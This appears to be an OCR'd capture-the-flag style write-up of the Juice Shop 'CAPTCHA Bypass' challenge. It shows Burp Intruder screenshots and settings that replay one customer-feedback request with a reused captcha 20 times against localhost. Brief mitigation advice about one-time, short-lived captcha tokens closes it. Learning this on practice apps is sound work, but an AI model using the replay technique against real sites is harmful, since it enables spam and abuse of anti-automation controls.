
setting the payload type as NULL payload



Payloads

Payload position: No payload positions configured
Payload type: Null payloads
Payload count: 0
Request count: 0

setting the payload count as 20



Payload configuration


This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

[✓ Generate] 20 payloads

Continue indefinitely

and then start the attack

it will send the feedback 20 times by using the same captcha


Attack
Save
2. Intruder attack of http://localhost.com:3000
2. Intruder attack of http://localhost.com:3000
Attack
Save
Results
Positions
Payloads
Resource pool
Settings

Capture filter: Capturing all items

Apply capture filter


View filter: Showing all items

Request	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		201	124			593	
1	null	201	59				
2	null	201	83			593	
3	null	201	65			593	
4	null	201	76			593	
5	null	201	92			593	
6	null	201	51			593	
7	null	201	51			593	
8	null	201	60			593	
9	null	201	113			593	
10	null	201	66			593	
11	null	201	107			593	
12	null	201	104			593	
13	null	201	56			593	
14	null	201	64			593	
15	null	201	52			593	
16	null	201	52			593	
17	null	201	53			593	

Naveen Kumar (naveenkumar@naveentech07.onmicrosoft.com) is signed in

Finished

For all the feedbacks we got status code as 201 which means success


You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)

we successfully bypassed the captcha verification

to prevent this vulnerability:

Use One-Time Tokens: Ensure the CAPTCHA token is only valid for one attempt and cannot be reused.

Short Token Expiry: Set a short expiration time for CAPTCHA tokens.